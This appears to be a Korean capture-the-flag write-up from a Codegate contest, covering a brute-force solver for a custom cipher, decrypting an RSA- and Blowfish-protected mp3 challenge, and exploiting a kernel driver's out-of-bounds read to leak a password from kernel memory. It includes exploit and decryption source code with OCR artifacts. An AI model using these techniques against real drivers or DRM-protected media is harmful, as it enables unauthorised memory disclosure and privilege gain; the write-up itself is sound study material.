      i16 = si3 % 10;
      i7 = *(_DWORD *)&keys[4 * si3 % 10];
      i9 = 715827883;
      si4 = (signed int)((unsigned __int64)(715827883i64 * (signed int)ui5) >> 32)
>> 1;
      i17 = (signed int)ui5 % 12;
      b2[ui5] = (((_BYTE)i6
                + *(_BYTE *)(i7 + (signed int)ui5 % 12)
                + ((unsigned int)((i6 + *(_BYTE *)(i7 + (signed int)ui5 % 12)) >>
31) >> 25)) & 0x7F)
              - ((unsigned int)((i6 + *(_BYTE *)(i7 + (signed int)ui5 % 12)) >> 31)
>> 25);
      i8 = pArgStr[ui5];
      i9 = 1717986919;
      i18 = si3 % 10;
      ui7 = *(_DWORD *)&keys[4 * si3 % 10];
```

```
      ui9 = ui5;
      i9 = 1717986919;
      si4 = (signed int)((unsigned __int64)(1717986919i64 * si3) >> 32) >> 2;
      i19 = si3 % 10;
      pStr4 = *(const char **)&keys[4 * si3 % 10];
      ui4 = strlen(pStr4);
      i9 = ui4 - 1;
      b2[ui5] = (((unsigned __int8)(i8 - *(_BYTE *)(ui7 + ui9 % (ui4 - 1)))
                + ((unsigned int)((i8 - *(_BYTE *)(ui7 + ui9 % (ui4 - 1))) >> 31) >>
25)) & 0x7F)
              - ((unsigned int)((i8 - *(_BYTE *)(ui7 + ui9 % (ui4 - 1))) >> 31) >>
25);
    }
    else
    {
      i3 = pArgStr[ui5];
      i9 = 1717986919;
      i12 = si3 % 10;
      i4 = *(_DWORD *)&keys[4 * si3 % 10];
      i9 = -1840700269;
      si4 = (signed int)(((unsigned __int64)(-1840700269i64 * (signed int)ui5) >>
32) + ui5) >> 2;
      i13 = (signed int)ui5 % 7;
      b2[ui5] = (((unsigned __int8)(i3 - *(_BYTE *)(i4 + (signed int)ui5 % 7))
                + ((unsigned int)((i3 - *(_BYTE *)(i4 + (signed int)ui5 % 7)) >> 31)
>> 25)) & 0x7F)
              - ((unsigned int)((i3 - *(_BYTE *)(i4 + (signed int)ui5 % 7)) >> 31)
>> 25);
      i5 = pArgStr[ui5];
      i9 = 1717986919;
      i14 = si3 % 10;
      ui7 = *(_DWORD *)&keys[4 * si3 % 10];
      ui8 = ui5;
      i9 = 1717986919;
      si4 = (signed int)((unsigned __int64)(1717986919i64 * si3) >> 32) >> 2;
      i15 = si3 % 10;
```

```
      pStr3 = *(const char **)&keys[4 * si3 % 10];
      ui3 = strlen(pStr3);
      i9 = ui3 - 1;
      b2[ui5] = (((_BYTE)i5
                - *(_BYTE *)(ui7 + ui8 % (ui3 - 1))
                + -128
                + ((unsigned int)((i5 - *(_BYTE *)(ui7 + ui8 % (ui3 - 1)) + 128) >>
31) >> 25)) & 0x7F)
              - ((unsigned int)((i5 - *(_BYTE *)(ui7 + ui8 % (ui3 - 1)) + 128) >>
31) >> 25);
    }
    ++ui5;
    ++si3;
    ch1 = b1[ui5 - 1];
    si1 = -1;
    i20 = (int)b2;
    i1 = (int)b2;
    do
    {
      if ( !si1 )
        break;
      ch2 = *(_BYTE *)i1++ == 0;
      --si1;
    }
    while ( !ch2 );
    b1[ui5 - 1] = ch1 + ((~(_BYTE)si1 - 1) & 0x7F);
  }
  b2[ui5] = 0;
  return (int)b2;
}
```

코드 분석 결과 얻은 결과는 다음과 같다.

- 입력한 문자열의 길이만큼 암호화가 된다.
- 문자열의 길이를 먼저 답을 얻기 위한 길이로 설정한 후 앞부분부터 Match 되는 문자를 구해가면 앞에서 얻은 복호문이 변화되지 않는다.

이러한 규칙을 이용하여 문자들을 입력해 보았지만, 입력문자 및 출력 문자들이 ASCII 확장 문자 및 특수 문자들을 포함하고 있어 화면에 정상적으로 입 출력하기 힘든 상황이었다.

4-2. 공격 코드 작성

그래서 아래와 같은 코드를 작성하게 되었다. popen을 이용하여 문제를 해결하는 간단한 코드이므로 주석은 생략한다.

```
/* made by amadoh4ck */

#include <stdio.h>

#define MAXLINE 256

int main(int argc, char *argv[])
{
	FILE *fp;
	int i, j, found;
	unsigned char cmd[MAXLINE];
	unsigned char buf[MAXLINE];
	unsigned char match_str[32] = "fckorea-wowhacker-codegate";
	unsigned char input_str[32] = "aaaaaaaaaaaaaaaaaaaaaaaaaa";

	for (i=0; i<26; i++)
	{
		for (j=1; j<255; j++)
		{
			input_str[i] = j;
			snprintf(cmd, MAXLINE, "./prog W"%sW"", input_str);

			fp = popen(cmd, "r");
			if (fp == NULL)
			{
				perror("erro : popen error..");
				return -1;
```

```
                        }

                        found = 0;
                        while(fgets(buf, MAXLINE, fp) != NULL)
                        {
                                if (match_str[i] == buf[30+i])
                                {
                                        printf("WWx%02x", j);
                                        fflush(stdout);
                                        input_str[i] = (unsigned char)j;
                                        found = 1;
                                        break;
                                }
                        }

                        pclose(fp);

                        if (found)
                                break;
                }
        }

        printf("Wn");
}
```

위 코드를 이용하여 아래와 같이 결과를 얻을 수 있었다.

```
[debugcon@localhost:/codegate/level4] gcc l4.c -o l4
[debugcon@localhost:/codegate/level4] ./l4
sh: -c: line 0: unexpected EOF while looking for matching `"'
sh: -c: line 1: syntax error: unexpected end of file
Wx47Wx14
[debugcon@localhost:/codegate/level4] ./l4 2> /dev/null
Wx47Wx14Wx1dWx28Wx55Wx17Wx42Wx63Wx5cWx1fWx5dWx19Wx42Wx47Wx1eWx1eWx2bWx0eWx13Wx52Wx4aW
x17Wx1dWx1aWx56Wx4b
[debugcon@localhost:/codegate/level4] exit
```

5. DRM(mp3 drm)

5-1. music.exe 분석


music.exe를 실행시키자 바탕화면에 What.mp3가 생겼다. Resource Hacker를 이용하여 music.exe의 리소스들을 살펴 보았다. 문제와 관련이 있을 것 같은 RSA Private key가 리소스에 존재하였다.

What.mp3를 재생해 보았지만 우리가 이틀 동안 지겹게 들어야 했던 지지직~~~ 소리만 들리고 음악은 들리지 않았다.

그래서 mp3 파일을 열어 Frame들을 뜯어보게 되었다. 문제에서 첫번째와 두번째 프레임이 이상하다라고 한 점에 착안하여 첫번째와 두번째 프레임 그리고, 마지막에 TAGC라는 문자가 나오는 부분을 의심하게 되었다.

그러던 중 두번째 프레임이 정확히 128바이트로 구성되어 있다는 점을 찾을 수 있었다. RSA로 암호화했으리라고 추측되는 프레임이었다.

다음은 What.mp3 파일의 두번째 프레임 내용이다.



```
00000260h: CD CD CD CD CD CD CD CD CD CD CD CD CD CD CD CD ; 袴袴袴袴袴袴袴袴
00000270h: CD CD FF FB B0 04 09 CF 13 01 22 13 EF DE 09 75 ; 袴  擊..?.".柾.u
00000280h: D4 8D AD D2 E3 15 BF 7C 80 85 26 DA AC 73 B8 A0 ; ????ロ?媚s룉
00000290h: 8D 63 4A 9E 90 84 46 FC 1E A4 B1 7D 1C D3 2C F5 ; 뤳J역갲?ㅁ}.??
000002a0h: A7 3D B6 AB 3F 78 DB 0B 8E DD 9E A5 20 E5 71 60 ; ?맴?x?렌옝 ?`
000002b0h: E4 BF C7 EB 7A E3 0E 64 FB 68 D9 6A 0B 86 93 53 ; 퓹헝z?d??.볓S
000002c0h: 5C 9B ED 1C 07 D0 49 17 A5 CD BF D2 66 61 3F C4 ; \쉘..?.N왑fa??
000002d0h: 69 75 0E 6E 4B 7E 7A D9 AF 01 D4 24 7D 4A 1C 12 ; iu.nK~z銘.?}J..
000002e0h: C9 E2 F1 1A 81 B8 3F 53 DA 87 23 31 6A 8E BD 73 ;   ?잴?S?#1j뤘s
000002f0h: A4 69 6E 63 82 73 CD CD CD CD CD CD CD CD CD CD ; 짻nc귽袴袴袴袴袴
00000300h: CD CD CD CD CD CD CD CD CD CD CD CD CD CD CD CD ; 袴袴袴袴袴袴袴袴
```

5-2. RSA 복호화

FF FB B0 04 의 mp3 헤더를 제외한 뒤의 문자열이 정확히 128바이트였기 때문에 이 문자열을 주어진 RSA Private 키로 복호화하였다.
다음은 openssl의 rsautl 서브 명령을 이용하여 RSA 암호화 부분을 복호화한 화면이다.

```
stream@www ~ $ openssl rsautl -in data.enc -out data.dec -inkey rsa.key -decrypt

stream@www ~ $ cat data.dec

The best security group. WoWHacker^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@

stream@www ~ $ hexdump data.dec

0000000 6854 2065 6562 7473 7320 6365 7275 7469

0000010 2079 7267 756f 2e70 5720 576f 6148 6b63

0000020 7265 0000 0000 0000 0000 0000 0000 0000

0000030 0000 0000 0000 0000 0000 0000 0000 0000

0000040
```

5-3. blowfish를 이용한 mp3 복원

3월 22일 토요일부터 다른 버전의 What.mp3가 나온 일요일까지 우리는 실패를 거듭하며 지지직~~~ 소리에 신음하고 있었다.
그리고 질문에 대한 애매하고, 혹은 우리가 질문한 내용에 대한 잘못된 답변 (key가 문자열만 포함한다는 관리자의 정보 ➔ 이것 때문에 우리 팀은 RSA로부터 얻은 key 64 바이트 모두를 key로 입력하기 전까지 엉뚱한 삽질만 계속하였다. 이 부분은 정말 억울한 부분이다.) 때문에 우리는 대회 종료 막바지 시간까지 이 문제를

해결하지 못하였다.

초기에는 mp3 파일 전체에서 Frame 내의 stream 들만 따로 뽑아서 복호화하고 파일을 구성했었다. 그러다가 마지막에는 프레임을 모두 쪼개고 하나의 프레임을 일반 mp3의 프레임처럼 복호화하는 데에 최대한 초점을 맞추어서 복호화를 시도하게 되었고, 결국 key 값을 34바이트가 아닌 64바이트로 바꾼 후에야 제대로 된 음악을 들을 수 있게 되었다.

다음은 mp3 파일을 프레임 별로 쪼개는 split_file과 각 파일마다 blowfish 복호화를 수행하여 하나의 mp3 파일로 만들어 주는 blowfish_file을 이용하여 mp3 파일을 복원하는 과정을 보여준다.

```
[amadoh4ck@debugcon ~/level5]$ ls -laF
total 5534
drwxr-xr-x  4 amadoh4ck  wheel      512 Mar 25 16:50 ./
drwxr-xr-x  5 amadoh4ck  wheel     1024 Mar 25 02:25 ../
-rw-r--r--  1 amadoh4ck  wheel  5435121 Mar 25 03:22 What.mp3
-rwxr-xr-x  1 amadoh4ck  wheel     7069 Mar 25 16:49 blowfish_file*
-rw-r--r--  1 amadoh4ck  wheel     2067 Mar 25 16:49 blowfish_file.c
-rw-r--r--  1 amadoh4ck  wheel       43 Mar 25 16:50 log.txt
drwxr-xr-x  2 amadoh4ck  wheel   177664 Mar 25 16:49 split/
-rwxr-xr-x  1 amadoh4ck  wheel     6593 Mar 25 16:22 split_file*
-rw-r--r--  1 amadoh4ck  wheel     2143 Mar 25 16:21 split_file.c
drwxr-xr-x  2 amadoh4ck  wheel      512 Mar 25 16:43 temp/
[amadoh4ck@debugcon ~/level5]$ ./split_file
[amadoh4ck@debugcon ~/level5]$ cd split
[amadoh4ck@debugcon ~/level5/split]$ ls -laF | more
total 17548
drwxr-xr-x  2 amadoh4ck  wheel  177664 Mar 25 16:51 ./
drwxr-xr-x  4 amadoh4ck  wheel     512 Mar 25 16:50 ../
-rw-r--r--  1 amadoh4ck  wheel   34676 Mar 25 16:51 Header
-rw-r--r--  1 amadoh4ck  wheel     622 Mar 25 16:50 What0000
-rw-r--r--  1 amadoh4ck  wheel     622 Mar 25 16:50 What0001
-rw-r--r--  1 amadoh4ck  wheel     622 Mar 25 16:50 What0002
-rw-r--r--  1 amadoh4ck  wheel     622 Mar 25 16:50 What0003
-rw-r--r--  1 amadoh4ck  wheel     622 Mar 25 16:50 What0004
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0005
```

```
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0006
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0007
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0008
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0009
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0010
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0011
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0012
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0013
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0014
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0015
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0016
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0017
-rw-r--r--  1 amadoh4ck  wheel     623 Mar 25 16:50 What0018
[amadoh4ck@debugcon ~/level5/split]$ cd ..
[amadoh4ck@debugcon ~/level5]$ ls -laF
total 5534
drwxr-xr-x  4 amadoh4ck  wheel      512 Mar 25 16:50 ./
drwxr-xr-x  5 amadoh4ck  wheel     1024 Mar 25 02:25 ../
-rw-r--r--  1 amadoh4ck  wheel  5435121 Mar 25 03:22 What.mp3
-rwxr-xr-x  1 amadoh4ck  wheel     7069 Mar 25 16:49 blowfish_file*
-rw-r--r--  1 amadoh4ck  wheel     2067 Mar 25 16:49 blowfish_file.c
-rw-r--r--  1 amadoh4ck  wheel       43 Mar 25 16:50 log.txt
drwxr-xr-x  2 amadoh4ck  wheel   177664 Mar 25 16:51 split/
-rwxr-xr-x  1 amadoh4ck  wheel     6593 Mar 25 16:22 split_file*
-rw-r--r--  1 amadoh4ck  wheel     2143 Mar 25 16:21 split_file.c
drwxr-xr-x  2 amadoh4ck  wheel      512 Mar 25 16:43 temp/
[amadoh4ck@debugcon ~/level5]$ ./blowfish_file
[amadoh4ck@debugcon ~/level5]$ ls -laF
total 10864
drwxr-xr-x  4 amadoh4ck  wheel      512 Mar 25 16:51 ./
drwxr-xr-x  5 amadoh4ck  wheel     1024 Mar 25 02:25 ../
-rw-r--r--  1 amadoh4ck  wheel  5435121 Mar 25 03:22 What.mp3
--wxr----x  1 amadoh4ck  wheel  5435121 Mar 25 16:51 What_dec.mp3*
-rwxr-xr-x  1 amadoh4ck  wheel     7069 Mar 25 16:49 blowfish_file*
-rw-r--r--  1 amadoh4ck  wheel     2067 Mar 25 16:49 blowfish_file.c
-rw-r--r--  1 amadoh4ck  wheel     3064 Mar 25 16:51 log.txt
```

```
drwxr-xr-x  2 amadoh4ck  wheel   177664 Mar 25 16:51 split/
-rwxr-xr-x  1 amadoh4ck  wheel     6593 Mar 25 16:22 split_file*
-rw-r--r--  1 amadoh4ck  wheel     2143 Mar 25 16:21 split_file.c
drwxr-xr-x  2 amadoh4ck  wheel      512 Mar 25 16:43 temp/
[amadoh4ck@debugcon ~/level5]$ hexdump What_dec.mp3 | more
_[?1h_=_[24;1H_[K0000000 fbff 04b0 50f7 77b0 ab5d 266b 4e04 7e31
0000010 a353 4d0b 4448 44ba 6a33 f6f5 ad00 0996
0000020 423d 6fa4 8dac 1ce5 738d a5d2 8dac 1ce5
0000030 738d a5d2 8dac 1ce5 738d a5d2 8dac 1ce5
*
0000270 738d fbff 04b0 d0a9 57f4 bd91 f884 5dd9
0000280 54dd 288c 3230 a664 0e20 84e2 8d99 d689
0000290 18cf 7ea3 5999 fed6 47cb 7237 3c3f 6f07
00002a0 5cc6 464b b1c5 bb30 b6c9 a9da 559f 2cec
00002b0 997b f36b 2b3e 5ca9 c8df 96e9 4d1c ddb9
00002c0 ce7f a0b3 3df4 1e03 2c13 598f 44a8 60ac
00002d0 6932 3980 3034 ee80 18b5 911e 0626 5413
00002e0 39f1 de62 788b 0fd6 7367 48d9 b96c f004
00002f0 ce5e b99d f163 9c20 3c7c 98d6 c560 8dac
0000300 1ce5 738d a5d2 8dac 1ce5 738d a5d2 8dac
*
00004e0 1ce5 738d fbff 04b0 4f57 2157 05ee 0000
00004f0 504d 4745 3120 332d cc00 cccc cccc cccc
0000500 cdcd cdcd cdcd cdcd cdcd cdcd cdcd cdcd
*
0000750 cdcd cdcd cdcd fbff 04b0 6c28 cd5b 209c
0000760 ad19 45ad 2fbe bbc9 dd0f 5f08 0ace f83b
0000770 1ac7 8852 f8d1 9b5b f837 5eac 5d59 ae0b
_[24;1H_[K_[7mbyte 966_[27m_[24;1H_[24;1H_[K0000780 913e eb99 f666 f0eb 355d 4729 e655 e8b7
0000790 318b a7f7 96a9 d474 7a82 a78c 20b3 faf9
00007a0 a385 e028 7289 5a1e 0665 8078 bff1 f056
00007b0 4e56 1114 54d6 7602 c824 232e 3835 5c03
00007c0 83fc eb3e 2157 d553 335a 4781 9f1b 17d3
00007d0 eeb9 b5e3 6eec ccc8 998d cdcd cdcd cdcd
00007e0 cdcd cdcd cdcd cdcd cdcd cdcd cdcd cdcd
*
```

```
00009c0 cdcd cdcd cdcd cdcd fbff 04b0 0000 0000
00009d0 0000 0000 0200 0000 0000 0000 4000 0000
00009e0 0000 0000 0008 0000 0000 0100 0000 0000
00009f0 0000 0000 0000 0000 0000 0000 0000 0000
*
0000c30 0000 0000 0000 0000 0000 fbff 04b2 80ff
0000c40 0000 0000 0000 0200 0000 0000 0000 4000
0000c50 0000 0000 0000 0008 0000 0000 0100 0000
0000c60 0000 0000 0000 0000 0000 0000 0000 0000
*
0000ea0 0000 0000 0000 0000 0000 0000 ff00 b2fb
0000eb0 ff04 0080 0000 0000 0000 0002 0000 0000
0000ec0 0000 0040 0000 0000 0800 0000 0000 0000
0000ed0 0001 0000 0000 0000 0000 0000 0000 0000
0000ee0 0000 0000 0000 0000 0000 0000 0000 0000
_[24;1H_[K_[7mbyte 1932_[27m_[24;1H_[24;1H_[K*
0001120 fbff 04b2 80ff 0000 0000 0000 0200 0000
0001130 0000 0000 4000 0000 0000 0000 0008 0000
0001140 0000 0100 0000 0000 0000 0000 0000 0000
0001150 0000 0000 0000 0000 0000 0000 0000 0000
*
0001390 0000 ff00 b2fb ff04 0080 0000 0000 0000
00013a0 0002 0000 0000 0000 0040 0000 0000 0800
00013b0 0000 0000 0000 0001 0000 0000 0000 0000
00013c0 0000 0000 0000 0000 0000 0000 0000 0000
*
0001600 0000 0000 0000 fbff 04b2 80ff 0000 0000
0001610 0000 0200 0000 0000 0000 4000 0000 0000
0001620 0000 0008 0000 0000 0100 0000 0000 0000
0001630 0000 0000 0000 0000 0000 0000 0000 0000
*
0001870 0000 0000 0000 0000 ff00 b2fb ff04 0080
0001880 0000 0000 0000 0002 0000 0000 0000 0040
0001890 0000 0000 0800 0000 0000 0000 0001 0000
00018a0 0000 0000 0000 0000 0000 0000 0000 0000
*
```

```
0001ae0 0000 0000 0000 0000 0000 0000 fbff 04b2
0001af0 80ff 0000 0000 0000 0200 0000 0000 0000
[amadoh4ck@debugcon ~/level5]$ exit
```

다음은 mp3 파일에서 frame과 header를 분리해 낼 때 사용한 소스이다. 주석은 생략하도록 하겠다.

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>

#define DISPLAY 1024
#define PAGE_LENGTH 20



int main(int argc, char *argv[])
{
          unsigned char ch1, ch2, ch3, ch4;
          char filename[80]="./What.mp3";
          char outfilename[80];
          FILE *pfile, *pfile2, *pfile3;
          int i = 0, count = 0;
          int isfirst = 1;
          pfile2 = NULL;

          if((pfile = fopen(filename, "rb")) == NULL)
          {
                    printf("Sorry, can't open %sWn", filename);
                    return -1;
          }

          if((pfile3 = fopen("./split/Header", "wb")) == NULL)
          {
                    printf("Sorry, can't open ./split/HeaderWn");
                    return -1;
          }
```

```
        while(!feof(pfile))
        {
                ch1 = (unsigned char)fgetc(pfile);
ffloop:
                if (feof(pfile))
                        break;

                if (ch1 == (unsigned char)0xff)
                {
                        if (isfirst||(count > 620))
                        {
                                if (isfirst)
                                        isfirst = 0;
                                ch2 = (unsigned char)fgetc(pfile);
                                if (ch2 == (unsigned char)0xfb)
                                {
                                        ch3 = (unsigned char)fgetc(pfile);
                                        ch4 = (unsigned char)fgetc(pfile);

                                        fputc(ch1, pfile3);
                                        fputc(ch2, pfile3);
                                        fputc(ch3, pfile3);
                                        fputc(ch4, pfile3);

                                        count = 0;
                                        if (pfile2)
                                                fclose(pfile2);

                                        snprintf(outfilename, 80, "./split/What%04d", i);
                                        if ((pfile2 = fopen(outfilename, "wb")) == NULL)
                                        {
                                                printf("can't write file %s", outfilename);
                                                return -1;
                                        }
                                        i++;
```

```
                        }
                        else if (ch2 == (unsigned char)0xff)
                        {
                                fputc(ch1, pfile2);
                                count++;
                                ch1 = ch2;
                                goto ffloop;
                        }
                  else
                  {
                        if (pfile2)
                        {
                                fputc(ch1, pfile2);
                                count++;
                                fputc(ch2, pfile2);
                                count++;
                        }
                  }
                }
                else
                {
                        if (pfile2)
                        {
                                fputc(ch1, pfile2);
                                count++;
                        }
                }
        }
        else
        {
                if (pfile2)
                {
                        fputc(ch1, pfile2);
                        count++;
                }
        }
```

```
        }


        fclose(pfile);
        fclose(pfile3);
        return 0;
}
```

다음은 mp3 파일을 blowfish 복호화를 이용하여 복호화하는 데 사용한 소스이다. ivec의 배열을 충분히 크게 할당해 주고 Key값을 64바이트로 설정한 것이 key point이다.

```
/* made by amadoh4ck */


#include <stdio.h>
#include <fcntl.h>
#include <openssl/blowfish.h>


#define MAX_BUF_SIZE                            10240
#define MAX_FILENAME_SIZE     256


void bf64_decrypt(const unsigned char *instr, unsigned char *outstr, int len)
{
        BF_KEY key;
        unsigned char ivec[32];
        char keystr[64];
        int num;


        // initialize x
        num = 0;
        memset(ivec, 'WO', 32);
        memset(keystr, 'WO', 64);
        strncpy(keystr, "The best security group. WoWHacker", 64);
        BF_set_key(&key, 64, keystr);


        BF_cfb64_encrypt(instr, outstr, len, &key, ivec, &num, BF_DECRYPT);
}
```

```
void bf64_encrypt(const unsigned char *instr, unsigned char *outstr, int len)
{
	BF_KEY key;
	unsigned char ivec[8];
	char keystr[64];
	int num;

	// initialize x
	//num = 0;
	//memset(ivec, '₩0', 8);
	strncpy(keystr, "The best security group. WoWHacker", 64);
	BF_set_key(&key, strlen(keystr), keystr);

	BF_cfb64_encrypt(instr, outstr, len, &key, ivec, &num, BF_ENCRYPT);
}

int main(int argc, char *argv[])
{
	int pfile, pfile2, pfile3, i;
	int ret_read, ret_write;
	char filename[MAX_FILENAME_SIZE];
	char outfilename[MAX_FILENAME_SIZE] = "./What_dec.mp3";
	char headerfilename[MAX_FILENAME_SIZE] = "./split/Header";
	unsigned char inbuf[MAX_BUF_SIZE];
	unsigned char outbuf[MAX_BUF_SIZE];

	if ((pfile2 = open(outfilename, O_CREAT|O_WRONLY)) < 0)
	{
		printf("can't open %s₩n", outfilename);
		return -1;
	}

	if ((pfile3 = open(headerfilename, O_RDONLY)) < 0)
	{
		printf("can't open %s₩n", headerfilename);
		return -1;
```

```
        }

        for (i= 0; i<8669; i++)
        {
                snprintf(filename, MAX_FILENAME_SIZE, "./split/What%04d", i);
                if ((pfile = open(filename, O_RDONLY)) < 0)
                {
                        printf("can't open %sWn", filename);
                        return -1;
                }

                memset(inbuf, 'WO', MAX_BUF_SIZE);
                memset(outbuf, 'WO', MAX_BUF_SIZE);

                ret_read = read(pfile3, inbuf, 4);
                ret_write = write(pfile2, inbuf, ret_read);

                memset(inbuf, 'WO', MAX_BUF_SIZE);

                ret_read = read(pfile, inbuf, MAX_BUF_SIZE);
                bf64_decrypt(inbuf, outbuf, ret_read);
                ret_write = write(pfile2, outbuf, ret_read);

                close(pfile);
        }
        close(pfile2);
        close(pfile3);
}
```

이러한 작업 후에 mp3 Player로 재생해 본 결과 Morten Harket "Can't Take my Eyes Off You" 임을 알 수 있었다.

6. 리눅스 시스템(kernel)

6-1. 서버 구경

우리는 먼저 /etc/passwd 파일을 살펴보았다. 소스에서 보았던 사용자 정보가 보였다.

```
hk:x:501:501::/home/hk:/bin/bash
pc:x:502:502::/home/pc:/bin/bash
o:x:503:503::/home/o:/bin/bash
```

find 명령을 이용하여 각 사용자가 소유한 파일 및 디렉터리가 무엇인지 조사하였다. 아래는 217 서버의 정보이며, 218 서버에는 shad0w 폴더가 없고 hk 폴더만 존재하였다. 217 서버에서 shad0w 폴더의 내용을 보는 것이 문제라고 생각했었는데 나중에 공지에 218 서버에서도 가능하다고 해서 218 서버에서 권한을 획득하고 hk 폴더에서 내용을 찾게 된다.

```
[sixsense@localhost Debugcon]$ more 501.txt
1620693    8 drwx------   4 hk       hk           4096 Mar 24 03:21 /home/hk
1620697    8 drwx------   2 hk       hk           4096 Mar 22 14:50 /home/shad0w
```

6-2. hker.c 소스 분석

소스를 분석하기 전에 아래 변수가 전역변수로 선언되어 있음을 미리 알 필요가 있다.

```
char hk_password[] = "HK_KEY: this is a default password";
```

아래 소스에서 파란색으로 강조된 부분을 보면 사용자가 ioctl을 통해 입력한 패스워드와 hk_password + 8 위치의 패스워드 (HK_KEY: 뒤의 실제 패스워드)가 일치하면 우리가 획득하길 원하는 HK_ID를 얻을 수 있음을 알 수 있다. 그렇다면 디바이스 드라이버의 전역변수로 선언된 패스워드를 어떻게 알아낼 수 있을까 고민을 했다. 코드 내의 패스워드는 당연히 바뀌었을 것이라 생각하고 시도조차 하지 않았다.

```
int ioctl_global_hk( struct inode *inode, struct file *filp, unsigned int cmd,
unsigned long arg )
{
        int rtn, sz, c;
```

```
        char *hkp = hk_password;
        hkst plz;

        if( (_IOC_TYPE(cmd) != HK_MAGIC) && (_IOC_NR(cmd) > LAST_NR) )
                return -EINVAL;

        rtn = sz = 0;
        if( (sz = _IOC_SIZE(cmd)) )
        {
                if( _IOC_DIR(cmd) & _IOC_READ )
                        rtn = access_ok( VERIFY_WRITE , (void *)arg , sz );

                else if( _IOC_DIR(cmd) & _IOC_WRITE )
                        rtn = access_ok( VERIFY_READ , (void *)arg , sz );

                if(!rtn) return rtn;
        }

        switch( cmd )
        {
                case AUTH_HK:
                        sz = _IOC_SIZE(cmd);
                        rtn = access_ok( VERIFY_READ , (void *)arg , sz );
                        if(!rtn) return rtn;

                        if(  (rtn  =  copy_from_user(  (void  *)&plz  ,  (const  void
*)arg , sz )) < 0 )
                                return rtn;

                        if( !hk_compare( plz.key , hkp +8 ) )
                        {
                                current->uid = current->euid = HK_ID;
                                current->gid = current->egid = HK_ID;
                        }
                        break;
```

```
                case TEST_CMD:
                        for( c = 0 ; c < 100 ; c++ ) printk( "Wa" );
                        break;

                default:
                        printk( "this request is not being.Wn" );
        }

        return 0;
}
```

소스를 분석하던 도중 read_c라는 함수를 주목하게 되었다. 파란색으로 강조된 부분을 보면 일단 device driver에서 read에 성공하려면 flag를 O_NONBLOCK|O_NDELAY를 줘야 한다는 걸 알 수 있다. 그리고 file 구조체의 filp->f_pos가 0이 아니면 p라는 로컬 포인터 변수를 f_pos 만큼 이동 시킨다는 것을 알 수 있다. 우리는 여기서 메모리 정보 유출 위험성을 감지하게 되었다. 즉, file의 읽는 position을 계속 증가시키면 원래 buffer를 가리키고 있어야 하는 포인터 p가 file position만큼 증가된 위치의 메모리를 가리키게 될 거라는 점이다.
이렇게 p라는 포인트가 바뀐 후에 사용자 메모리에 copy_to_user 함수를 통해 복사하는 것, f_pos를 복사한 count만큼 증가시키는 코드를 보는 순간 “바로 이거다”라는 생각을 하게 되었다. 이제 공격하는 일만 남았다.
ioctl을 이용하는 코드와 패스워드를 획득하는 코드를 각각 분담하여 작성하였다. (서버가 살아 있는 시간이 죽어 있는 시간보다 적었으므로.. ㅠ.ㅠ)

```
Ssize_t read_c( struct file *filp, char *buf, size_t count, loff_t *f_pos )
{
        int errn;
        char buffer[] = "hi nice to meet you, i'm fine thank you and you?";
        char *p = buffer;

        if( !(filp->f_flags & (O_NONBLOCK|O_NDELAY)) )
        {
                printk( "this driver is not support to delayWn" );
                return -1;
        }

        if( (filp->f_pos) != 0 )
```

```
                p = p +(filp->f_pos);

        if( (errn = copy_to_user( (void *)buf , (const void *)p , (unsigned
long)count )) < 0 )
                return errn;

        *f_pos = *f_pos +count;

        return count;
}
```

6-3. 메모리 노출 공격

메모리 노출을 위해 우리는 먼저 device를 열고 file position을 지속적으로 증가시켜 가며 read를 반복적으로 하도록 프로그램을 작성하였다. 이때 작성한 코드를 미쳐 서버로부터 가져오지 못하는 바람에 기억을 되살려서 코드를 적어 보겠다.

```
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>

#define DEVICE_FILE_NAME "/dev/hkdev"

int main(int argc, char *argv[])
{
  char buf[1024];
        int file_desc, i;
        char *msg = "linux kernel memory leak vulnerability is very frequent and
famous.");

        file_desc = open(DEVICE_FILE_NAME, 0);
        if (file_desc < 0) {
                printf("Can't open device file: %sWn", DEVICE_FILE_NAME);
                exit(-1);
        }
```

```
        for (i=0; i<100; i++)
        {
                read(file_desc, buf, 1024);
                printf("buf: %sWn", buf);
        }

        close(file_desc);
}
```

팀원들 모두 디렉터리를 만들고 buf의 사이즈와 i의 반복 횟수를 증가시켜 가며 패스워드가 될 만한 메시지를 찾았다. (사실 이건 무지 힘든 작업이었다. 모든 사용자에게 wall로 뿌려지는 시스템 에러 메시지가 터미널에 뿌려지기 일수였고, 서버가 매우 자주 다운되었다.)

